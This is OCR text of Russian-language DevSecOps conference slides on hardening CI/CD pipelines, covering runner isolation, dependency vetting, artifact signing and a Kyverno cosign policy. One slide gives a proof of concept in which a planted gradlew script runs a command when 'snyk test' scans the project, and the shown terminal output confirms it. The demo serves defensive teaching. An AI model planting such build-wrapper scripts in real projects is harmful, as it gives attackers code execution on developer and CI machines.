


Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции
  (используйте kaniko)
- ✔ build и deploy
  на разных воркер-нодах
- ✔ раздельные ноды для build-сред
- ✔ отдельные репы для прод-
  и билд-сборок

Про что мы забыли?

Раздельные репозитории в registry




Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции
  (используйте kaniko)
- ✔ build и deploy
  на разных воркер-нодах
- ✔ раздельные ноды для build-сред
- ✔ отдельные репы для прод-
  и билд-сборок
- ✔ отдельные репозитории
  и отдельные ключи! для
  репозиториев registry


One more thing...

Мечтают ли сканеры просканироваться?



Взламываем через Snyk

Snyk напрямую выполняет команды из gradlew
на целевой системе


Взламываем через Snyk

Snyk напрямую выполняет команды из gradlew
на целевой системе

```
$ gradlew
1    #!/bin/sh
2    touch hacked_snyk_gradle
3
```

```
meltdown@ALEKSEYs-MacBook-Pro snyk_gradle % ls
build.gradle    gradlew
meltdown@ALEKSEYs-MacBook-Pro snyk_gradle % snyk test
Gradle Error (short):


===== DEBUG INFORMATION START =====

No line prefixed with "JSONDEPS " was returned; full output:

===== DEBUG INFORMATION END =====

Error running Gradle dependency analysis.

Please ensure you are calling the `snyk` command with correct arguments.
If the problem persists, contact support@snyk.io, providing the full error
message from above, starting with ===== DEBUG INFORMATION START =====.
meltdown@ALEKSEYs-MacBook-Pro snyk_gradle % ls
build.gradle            gradlew                 hacked_snyk_gradle
meltdown@ALEKSEYs-MacBook-Pro snyk_gradle %
```


Отделяем сканеры



Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции (используйте kaniko)
- ✔ build и deploy на разных воркер-нодах
- ✔ раздельные ноды для build-сред
- ✔ отдельные репы для прод- и билд-сборок
- ✔ отдельные репозитории и отдельные ключи! для репозиториев registry
- ✔ на build-ноде только сборки! сканеры отдельно

Не забываем про FW



Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции (используйте kaniko)
- ✔ build и deploy на разных воркер-нодах
- ✔ раздельные ноды для build-сред
- ✔ отдельные репы для прод- и билд-сборок
- ✔ отдельные репозитории и отдельные ключи! для репозиториев registry
- ✔ на build-ноде только сборки! сканеры отдельно
- ✔ изолируем контуры друг от друга

Эфемерные (временные) раннеры

Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции (используйте kaniko)
- ✔ build и deploy на разных воркер-нодах
- ✔ раздельные ноды для build-сред
- ✔ отдельные репы для прод- и билд- сборок
- ✔ отдельные репозитории и отдельные ключи! для репозиториев registry
- ✔ на build-ноде только сборки! сканеры отдельно
- ✔ изолируем контуры друг от друга
- ✔ эфемерные раннеры

Приемка Open Source

- Добавление зависимостей в репозиторий только доверенными лицами

Приемка Open Source

- Добавление зависимостей в репозиторий только доверенными лицами
- Использование SCA/OSA

Приемка Open Source

- Добавление зависимостей в репозиторий только доверенными лицами
- Использование SCA/OSA
- Проверка зависимостей при добавлении (происхождение зависимости, количество загрузок, наличие CVE, Issues, контроль целостности зависимости)

Приемка Open Source

- Добавление зависимостей в репозиторий только доверенными лицами
- Использование SCA/OSA
- Проверка зависимостей при добавлении (происхождение зависимости, количество загрузок, наличие CVE, Issues, контроль целостности зависимости)
- Тестирование зависимостей (использование в песочнице, отслеживание syscalls и т.д.)

Приемка Open Source

- Добавление зависимостей в репозиторий только доверенными лицами
- Использование SCA/OSA
- Проверка зависимостей при добавлении (происхождение зависимости, количество загрузок, наличие CVE, Issues, контроль целостности зависимости)
- Тестирование зависимостей (использование в песочнице, отслеживание syscalls и т.д.)
- Проверка соответствия зависимостей в окружении

Приемка Open Source

- Добавление зависимостей в репозиторий только доверенными лицами
- Использование SCA/OSA
- Проверка зависимостей при добавлении (происхождение зависимости, количество загрузок, наличие CVE, Issues, контроль целостности зависимости)
- Тестирование зависимостей (использование в песочнице, отслеживание syscalls и т.д.)
- Проверка соответствия зависимостей в окружении
- Хардкор: дизассемблер и декомпилятор

Checklist

- ✔ Не используем shell-раннеры
- ✔ Dind = нет изоляции (используйте kaniko)
- ✔ build и deploy на разных воркер-нодах
- ✔ раздельные ноды для build-сред
- ✔ отдельные репы для прод- и билд-сборок
- ✔ отдельные репозитории и отдельные ключи! для репозиториев registry
- ✔ на build-ноде только сборки! сканеры отдельно
- ✔ изолируем контуры друг от друга
- ✔ эфемерные раннеры
- ✔ тестируем зависимости

Не забываем про подпись

- Подпись коммитов
- Подпись зависимостей
- Проверка аутентичности артефактов при сборке приложения
- Подпись самого приложения
- Проверка артефактов при сборке образа и подпись образа

Kyverno Cosign Policy

```yaml
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: check-image
spec:
  validationFailureAction: enforce
  background: false
  webhookTimeoutSeconds: 30
  failurePolicy: Fail
  rules:
    - name: check-image
      match:
        any:
        - resources:
            kinds:
              - Pod
      verifyImages:
      - imageReferences:
        - "your.registry/id"
        attestors:
        - count: 1
          entries:
          - keys:
              publicKeys: |-
                <содержимое_cosign.pub>
```

Проверка установленного контента

- Релиз согласовывается во внешней системе

Проверка установленного контента

- Релиз согласовывается во внешней системе
- Фиксируются дистрибутивы, образы, чарты и их версии

Проверка установленного контента

- Релиз согласовывается во внешней системе
- Фиксируются дистрибутивы, образы, чарты и их версии
- При раскатке на прод указывается релиз

Проверка установленного контента

- Релиз согласовывается во внешней системе
- Фиксируются дистрибутивы, образы, чарты и их версии
- При раскатке на прод указывается релиз
- Попытка установить в релизное окно стороннюю версию вызовет падение пайплайна

Checklist

- ✔ Не используем shell раннеры
- ✔ Dind = нет изоляции (используйте kaniko)
- ✔ build и deploy на разных воркер нодах
- ✔ раздельные ноды для build сред
- ✔ отдельные репы для прод и билд сборок
- ✔ отдельные репозитории и отдельные ключи! для репозиториев registry
- ✔ на build ноде только сборки! сканеры отдельно
- ✔ изолируем контура друг от друга
- ✔ эфемерные раннеры
- ✔ тестируем зависимости
- ✔ не забываем про подпись и валидацию


Вас посетила
полиция
DevSecOps
Впредь не нарушайте
TURBOPORTAL.NET

Оцените работу Sec-полиции

- ✔ ~~shell~~
- ✔ ~~dind~~ (kaniko или отдельная нода)
- ✔ раздельные build и deploy
- ✔ раздельные build-ноды
- ✔ раздельные репозитории пакетов
- ✔ раздельные репы registry и токены
- ✔ исключаем влияние на build / сканеры отдельно
- ✔ изолируем сегменты
- ✔ эфемерные раннеры
- ✔ тестируем зависимости
- ✔ подпись и валидация

Лев Хакимов
@devijoe

презентация по ссылке: https://bit.ly/sec-police